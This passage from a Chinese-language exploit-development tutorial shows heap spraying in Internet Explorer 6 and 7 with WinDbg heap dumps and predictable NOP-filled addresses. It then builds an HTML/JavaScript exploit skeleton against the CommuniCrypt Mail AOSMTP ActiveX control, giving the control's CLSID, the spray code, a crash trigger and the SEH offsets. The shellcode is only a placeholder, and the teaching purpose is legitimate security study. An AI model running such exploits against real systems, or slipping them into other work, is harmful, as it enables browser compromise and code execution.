13e5c 1 - 13e5c (0.03)
118dc 1 - 118dc (0.03)
8000 2 - 10000 (0.02)
b2e0 1 - b2e0 (0.02)
8c14 1 - 8c14 (0.01)
7fe0 1 - 7fe0 (0.01)
7fb0 1 - 7fb0 (0.01)
7b94 1 - 7b94 (0.01)
20 31a - 6340 (0.01)
57e0 1 - 57e0 (0.01)
4ffc 1 - 4ffc (0.01)
614 c - 48f0 (0.01)
3fe0 1 - 3fe0 (0.01)
3fb0 1 - 3fb0 (0.01)
3980 1 - 3980 (0.01)
580 8 - 2c00 (0.00)
2a4 f - 279c (0.00)
d8 26 - 2010 (0.00)
1fe0 1 - 1fe0 (0.00)
```

运行 1：

```
0:008> !heap -flt s 0x7ffe0
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
02950018 fffc 0000 [0b] 02950020 7ffe0 - (busy VirtualAlloc)
028d0018 fffc fffc [0b] 028d0020 7ffe0 - (busy VirtualAlloc)
029d0018 fffc fffc [0b] 029d0020 7ffe0 - (busy VirtualAlloc)
02a50018 fffc fffc [0b] 02a50020 7ffe0 - (busy VirtualAlloc)
02ad0018 fffc fffc [0b] 02ad0020 7ffe0 - (busy VirtualAlloc)
02b50018 fffc fffc [0b] 02b50020 7ffe0 - (busy VirtualAlloc)
02bd0018 fffc fffc [0b] 02bd0020 7ffe0 - (busy VirtualAlloc)
02c50018 fffc fffc [0b] 02c50020 7ffe0 - (busy VirtualAlloc)
02cd0018 fffc fffc [0b] 02cd0020 7ffe0 - (busy VirtualAlloc)
02d50018 fffc fffc [0b] 02d50020 7ffe0 - (busy VirtualAlloc)
02dd0018 fffc fffc [0b] 02dd0020 7ffe0 - (busy VirtualAlloc)
<...>
0bf80018 fffc fffc [0b] 0bf80020 7ffe0 - (busy VirtualAlloc)
0c000018 fffc fffc [0b] 0c000020 7ffe0 - (busy VirtualAlloc)
0c080018 fffc fffc [0b] 0c080020 7ffe0 - (busy VirtualAlloc)
0c100018 fffc fffc [0b] 0c100020 7ffe0 - (busy VirtualAlloc)
0c180018 fffc fffc [0b] 0c180020 7ffe0 - (busy VirtualAlloc)
```

```
0c200018 fffc fffc [0b] 0c200020 7ffe0 - (busy VirtualAlloc)
0c280018 fffc fffc [0b] 0c280020 7ffe0 - (busy VirtualAlloc)
```

运行 2：

```
0:008> !heap -flt s 0x7ffe0
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
02950018 fffc 0000 [0b] 02950020 7ffe0 - (busy VirtualAlloc)
02630018 fffc fffc [0b] 02630020 7ffe0 - (busy VirtualAlloc)
029d0018 fffc fffc [0b] 029d0020 7ffe0 - (busy VirtualAlloc)
02a50018 fffc fffc [0b] 02a50020 7ffe0 - (busy VirtualAlloc)
02ad0018 fffc fffc [0b] 02ad0020 7ffe0 - (busy VirtualAlloc)
02b50018 fffc fffc [0b] 02b50020 7ffe0 - (busy VirtualAlloc)
02bd0018 fffc fffc [0b] 02bd0020 7ffe0 - (busy VirtualAlloc)
02c50018 fffc fffc [0b] 02c50020 7ffe0 - (busy VirtualAlloc)
02cd0018 fffc fffc [0b] 02cd0020 7ffe0 - (busy VirtualAlloc)
02d50018 fffc fffc [0b] 02d50020 7ffe0 - (busy VirtualAlloc)
02dd0018 fffc fffc [0b] 02dd0020 7ffe0 - (busy VirtualAlloc)
02e50018 fffc fffc [0b] 02e50020 7ffe0 - (busy VirtualAlloc)
02ed0018 fffc fffc [0b] 02ed0020 7ffe0 - (busy VirtualAlloc)
<...>
0bf00018 fffc fffc [0b] 0bf00020 7ffe0 - (busy VirtualAlloc)
0bf80018 fffc fffc [0b] 0bf80020 7ffe0 - (busy VirtualAlloc)
0c000018 fffc fffc [0b] 0c000020 7ffe0 - (busy VirtualAlloc)
0c080018 fffc fffc [0b] 0c080020 7ffe0 - (busy VirtualAlloc)
0c100018 fffc fffc [0b] 0c100020 7ffe0 - (busy VirtualAlloc)
0c180018 fffc fffc [0b] 0c180020 7ffe0 - (busy VirtualAlloc)
0c200018 fffc fffc [0b] 0c200020 7ffe0 - (busy VirtualAlloc)
0c280018 fffc fffc [0b] 0c280020 7ffe0 - (busy VirtualAlloc)
0c300018 fffc fffc [0b] 0c300020 7ffe0 - (busy VirtualAlloc)
0c380018 fffc fffc [0b] 0c380020 7ffe0 - (busy VirtualAlloc)
<...>
```

从上面所有的运行情况看：

1、 Heap_Entry 地址均起始于 0x….0018

2、 更高地址的堆块每次都一样

3、 Javascript 中的分配的块大小都是由 VirtualAlloc()分配的

顶部的 chunk 都被填充掉，如果查看下其中某块 chunk 的数据，加上偏移 7ffe0,减去 40（查看 chunk 的尾部数据），可以看到：

```
0:008> d 0c800020+7ffe0-40
0c87ffc0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0c87ffd0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0c87ffe0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0c87fff0 90 90 90 90 90 90 90 90-41 41 41 41 00 00 00 00 ........AAAA....
0c880000 00 00 90 0c 00 00 80 0c-00 00 00 00 00 00 00 00 ................
```

```
0c880010 00 00 08 00 00 00 08 00-20 00 00 00 00 0b 00 00 ........ .......
0c880020 d8 ff 07 00 90 90 90 90-90 90 90 90 90 90 90 90 ................
0c880030 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

IE7(UserSize 0x7ffe0)

```
0:013> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
size #blocks total ( %) (percent of total busy bytes)
7ffe0 1f5 - fa7c160 (98.76)
1fff8 6 - bffd0 (0.30)
3fff8 2 - 7fff0 (0.20)
fff8 5 - 4ffd8 (0.12)
7ff8 9 - 47fb8 (0.11)
1ff8 20 - 3ff00 (0.10)
3ff8 e - 37f90 (0.09)
13fc1 1 - 13fc1 (0.03)
12fc1 1 - 12fc1 (0.03)
8fc1 2 - 11f82 (0.03)
b2e0 1 - b2e0 (0.02)
7f8 15 - a758 (0.02)
ff8 a - 9fb0 (0.02)
7ff0 1 - 7ff0 (0.01)
7fe0 1 - 7fe0 (0.01)
7fc1 1 - 7fc1 (0.01)
7db4 1 - 7db4 (0.01)
614 13 - 737c (0.01)
57e0 1 - 57e0 (0.01)
20 294 - 5280 (0.01)
```

运行 1：

```
0:013> !heap -flt s 0x7ffe0
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
03e70018 fffc 0000 [0b] 03e70020 7ffe0 - (busy VirtualAlloc)
03de0018 fffc fffc [0b] 03de0020 7ffe0 - (busy VirtualAlloc)
03f00018 fffc fffc [0b] 03f00020 7ffe0 - (busy VirtualAlloc)
03f90018 fffc fffc [0b] 03f90020 7ffe0 - (busy VirtualAlloc)
04020018 fffc fffc [0b] 04020020 7ffe0 - (busy VirtualAlloc)
040b0018 fffc fffc [0b] 040b0020 7ffe0 - (busy VirtualAlloc)
04140018 fffc fffc [0b] 04140020 7ffe0 - (busy VirtualAlloc)
041d0018 fffc fffc [0b] 041d0020 7ffe0 - (busy VirtualAlloc)
04260018 fffc fffc [0b] 04260020 7ffe0 - (busy VirtualAlloc)
042f0018 fffc fffc [0b] 042f0020 7ffe0 - (busy VirtualAlloc)
```

```
04380018 fffc fffc [0b] 04380020 7ffe0 - (busy VirtualAlloc)
04410018 fffc fffc [0b] 04410020 7ffe0 - (busy VirtualAlloc)
044a0018 fffc fffc [0b] 044a0020 7ffe0 - (busy VirtualAlloc)
<...>
0bf50018 fffc fffc [0b] 0bf50020 7ffe0 - (busy VirtualAlloc)
0bfe0018 fffc fffc [0b] 0bfe0020 7ffe0 - (busy VirtualAlloc)
0c070018 fffc fffc [0b] 0c070020 7ffe0 - (busy VirtualAlloc)
0c100018 fffc fffc [0b] 0c100020 7ffe0 - (busy VirtualAlloc)
0c190018 fffc fffc [0b] 0c190020 7ffe0 - (busy VirtualAlloc)
0c220018 fffc fffc [0b] 0c220020 7ffe0 - (busy VirtualAlloc)
0c2b0018 fffc fffc [0b] 0c2b0020 7ffe0 - (busy VirtualAlloc)
0c340018 fffc fffc [0b] 0c340020 7ffe0 - (busy VirtualAlloc)
0c3d0018 fffc fffc [0b] 0c3d0020 7ffe0 - (busy VirtualAlloc)
<...>
```

UserSize 大小是相同的，在 IE7 上的情况与 IE6 也是一致的。虽然上面的地址与 IE6 上的略有不同，但这主要是由于使用了一大块 block 所导致的，以便于我们能够将内存填充得更加完整。

```
0:013> d 0bf50018+0x7ffe0-40
0bfcffb8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffc8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffd8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffe8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcfff8  41 41 41 41 00 00 00 00-00 00 00 00 00 00 00 00  AAAA............
0bfd0008  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0bfd0018  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0bfd0028  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

此份脚本是当前最好的的一份，速度也是相当不错。每次都能够找到 NOPs 指针，这也就意味着我们可以在 IE6 与 IE7 上实现 heap spray 通用。
这就给我们带来下一个问题：我们需要找到一个稳定且可预测的地址。

可预测指针

回头看 heap spray 时的堆地址，可以发现分配的堆块大多是起始于 0x027…,0x028…或者 0x029…当然，那些堆块都比较小，而且有些分配的堆块并不连续（由于堆碎片的缘故）。使用“通用”heap spray 脚本，分配的 chunk 大小都比较大，因此可以看到分配的堆块也可能起始于上述地址。但在更高地址上，每次都会使用连续指针/内存范围来收尾。虽然低地址在 IE6 和 IE7 上有所不同，但在高地址上分配的数据范围都比较固定。我们通常可以在以下地址找到 NOPs：

```
0x06060606
0x07070707
0x08080808
0x09090909
0x0a0a0a0a
……
```

大多情况下，0x06060606 都会指向 nops，因此利用该地址来控制 eip 可以实现得很好。为了验证效果，我们在堆喷射后查看下 0x06060606 上的数据是否指向 NOPs。

IE6：

```
0:008> d 06060606
06060606  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
06060616  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
06060626  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
06060636  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
06060646  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
06060656  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
06060666  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
06060676  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
0:008> d 07070707
07070707  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
07070717  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
07070727  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
07070737  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
07070747  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
07070757  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
07070767  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
07070777  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
0:008> d 08080808
08080808  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
08080818  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
08080828  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
08080838  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
08080848  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
08080858  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
08080868  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
08080878  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
```

IE7：

```
7c9012e cc              int     3
0:014> d 06060606
06060606  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060616  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060626  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060636  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060646  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060656  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060666  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060676  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:014> d 07070707
07070707  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070717  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070727  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070737  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070747  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070757  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070767  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070777  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:014> d 08080808
08080808  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080818  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080828  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080838  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080848  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080858  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080868  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080878  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

当然，你也可以使用相同内存范围内的其它地址，仅需确保它每次都能准确地指向 nop，这也是在你的机器或者其它机器上测试 heap spray 的主要关键点。

实际中，浏览器可能会有其它一些扩展组件被安装，这可能会改变堆布局结构，这也意味着内存中已经有些堆块被分配给了扩展组件，这就可能导致两种结果：

1、 欲喷射到原本相同的地址需要重复喷射的次数增多（因为一些内存已经分配给各个扩展组件、插件等）

2、 内存中碎片过多，必须喷射到更高的地址才能使 exploit 更稳定

0x0c0c0c0c?

在最近常见的各个 exploit 中，大多数人都使用 0x0c0c0c0c 这个地址。对于大多的堆喷射而言，使用 0x0c0c0c0c 是没有原因，只是它比 0x06060606 地址更高。实际上，这就需要增加喷射的循环次数、CPU 循环和内存来使其达到 0x0c0c0c0c，但也无需每次都要喷射到 0x0c0c0c0c。很多人使用这个地址，但笔者并不确定这些人是否知道原因以及何时才用这个地址。

在 Exploit 中实现 heap spray


原理

实现堆喷射相对比较简单，将实现堆喷射的可用脚本附加到实际利用代码中即可。正如前面所描述的，要实现漏洞利用，就需要先在内存中将 payload 传递可预测地址。当完成堆喷射后，并且 payload 在进程内存可用，那么你还需要触发内存破坏以实现 EIP 劫持。控制 EIP 后，通常还需要定位 payload，需要找到一个指令指针，使进程可够执行到 payload。无论是搜索这样一个指针（返回地址覆盖，函数指针覆盖），还是 pop/pop/ret 指针覆盖 SEH 结构），都仅仅是为了将目标堆地址赋予 EIP。如果未开启 DEP，那么堆是可执行，此时仅需简单地“返回到堆”即可执行 nops + shellcode。对于 SEH 覆盖，理解为何不需要使用 short jmp 覆盖 NSEH 是很重要的。对于开启 SAFESEH，就不能够使用加载模块地址去覆盖 SE Handler。正如第六篇教程中所说的，利用非加载模块的地址可绕过 safeseh 保护。换句话说就是如果模块不受 safeseh，那么你可简单地返回到堆中来实现 exploit。

练习

下面看个示例。在 2010 年 5 月，Corelan Team（Lincoln）在 CommuniCrypt Mail 中公布了一个漏洞，原始公告在这：http://www.corelan.be:8800/advisories.php?id=CORELAN-10-042。漏洞程序可在此下载：http://www.exploit-db.com/application/12663。利用代码是通过覆盖 SEH 结构来实现，通过给 AOSMTP.Mail AddAttachments 方法传递过长参数触发溢出。在 284 个字符之后即可覆盖到 SEH 结构，在 poc 上可以看到，栈上有足够的空间可放置 payload，程序包含有 non-safeseh 模块，因此我们可以搜索 pop/pop/ret 地址使其跳入 payload。

安装程序后，用 ComRaider 来验证漏洞：



通过 fuzz 报告可以知道，我们可以控制 SEH 结构，也可以控制返回地址，因此我们可以有 3 种方法来利用该漏洞：

1、 利用覆盖返回地址来跳到 payload；

2、 利用无效指针覆盖返回地址以触发异常，再覆盖 SEH 实现利用；

3、 不考虑覆盖返回地址（无论值是否有效，均不予理会），而是采用覆盖 SEH 的方法，并看下是否有其它方法来触发异常（比如通过增加缓冲区大小，覆盖当前线程栈的末尾）。

主要看下第 2 种情况。在 XP SP3，IE7（无 DEP）下使用 heap spray，假设：

1、 栈上没有足够的空间存放 payload；

2、 覆盖 SEH 结构，我们需要覆盖返回地址以触发异常；

3、 无 non-safeseh 模块。

首先，创造 heap spray 代码。我们先前已经有份代码（spray2.html 中的一份代码），因此可以构造出一份新的 html（spray_aosmtp.html）：

（在顶部添加 object）

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>
<script >
// don't forget to remove the backslashes
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```


简单地插入 object 以加载必需的 dll 文件。


在 IE7 下打开文件，运行嵌入的 javascript 代码后，验证以下情况：

1、0x06060606 指向 NOPs；

2、AOSMTP.dll 加载到进程空间中（因为我们已经在 html 代码中包含 AOSMTP object）。

这次使用 Immunity Debugger，因为后面需要使用 mona 的功能：






目前看来一切正常。Heap spray 已经实现，并且加载特定 dll 以触发溢出。接下来，我们需要计算覆盖返回地址和 SEH 结构的偏移量。我们可以简单地使用 1000 字节的循环字符来实现，然后调用漏洞函数 AddAttachments：

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>

<script >
// exploit for CommuniCrypt Mail
// don't forget to remove the backslashes
shellcode = unescape('%u\4141%u\4141');
nops = unescape('%u\9090%u\9090');
headersize = 20;

// create one block with nops
slackspace = headersize + shellcode.length;
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
```

```
block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+ fillblock;

//spray 250 times : nops + shellcode
memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;

alert("Spray done, ready to trigger crash");

//trigger the crash
//!mona pc 1000
payload = "<paste the 1000 character cyclic pattern here>";

target.AddAttachments(payload);

</script>
</html>
```

这次在打开页面前附加调试器，此次 payload 将使浏览器进程崩溃。利用这份代码我们能够继续重现崩溃：




以下是!mona findmsp 输出结果：

覆盖返回的偏移量为 272，到 SEH 的偏移量为 284。因此我们可以通过覆盖返回地址以触发异常，同时覆盖 SEH 实现 EIP 劫持。在正常的 SEH exploit 中，我们需要在 non-safeseh 模块中找到 pop/pop/ret 地址并跳入 nseh。利用 heap spray 后我们就不需要这样做了，我们无需覆盖 SEH 结构中的 nseh 来实现跳转，而是直接跳入堆中。

Payload 结构


Payload 结构看起来如下：



